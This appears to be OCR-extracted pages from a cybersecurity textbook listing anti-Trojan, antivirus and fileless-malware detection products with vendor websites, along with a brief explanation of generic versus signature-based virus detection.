
Some additional anti-Trojan software are as follows:

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Norton 360 Premium (*https://us.norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Antivirus Software

Bitdefender Antivirus Plus

Bitdefender Antivirus Plus works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware



https://www.bitdefender.com

- ClamWin (*https://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://www.mcafee.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Panda Total protection (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus**

  Source: *https://www.bitdefender.com*

  Bitdefender Antivirus Plus works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.





Figure 7.135: Screenshot of Bitdefender Antivirus Plus

Some additional antivirus software are as follows:

- ClamWin (*https://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://trendmicro.com*)
- Panda Total protection (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)



Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **AlienVault® USM Anywhere™**

  Source: *https://cybersecurity.att.com*

  AlienVault® USM Anywhere™ provides a unified platform for threat detection, incident response, and compliance management. It centralizes security monitoring of networks and devices in the cloud, on premises, and at remote locations, thereby helping you to detect threats virtually anywhere.

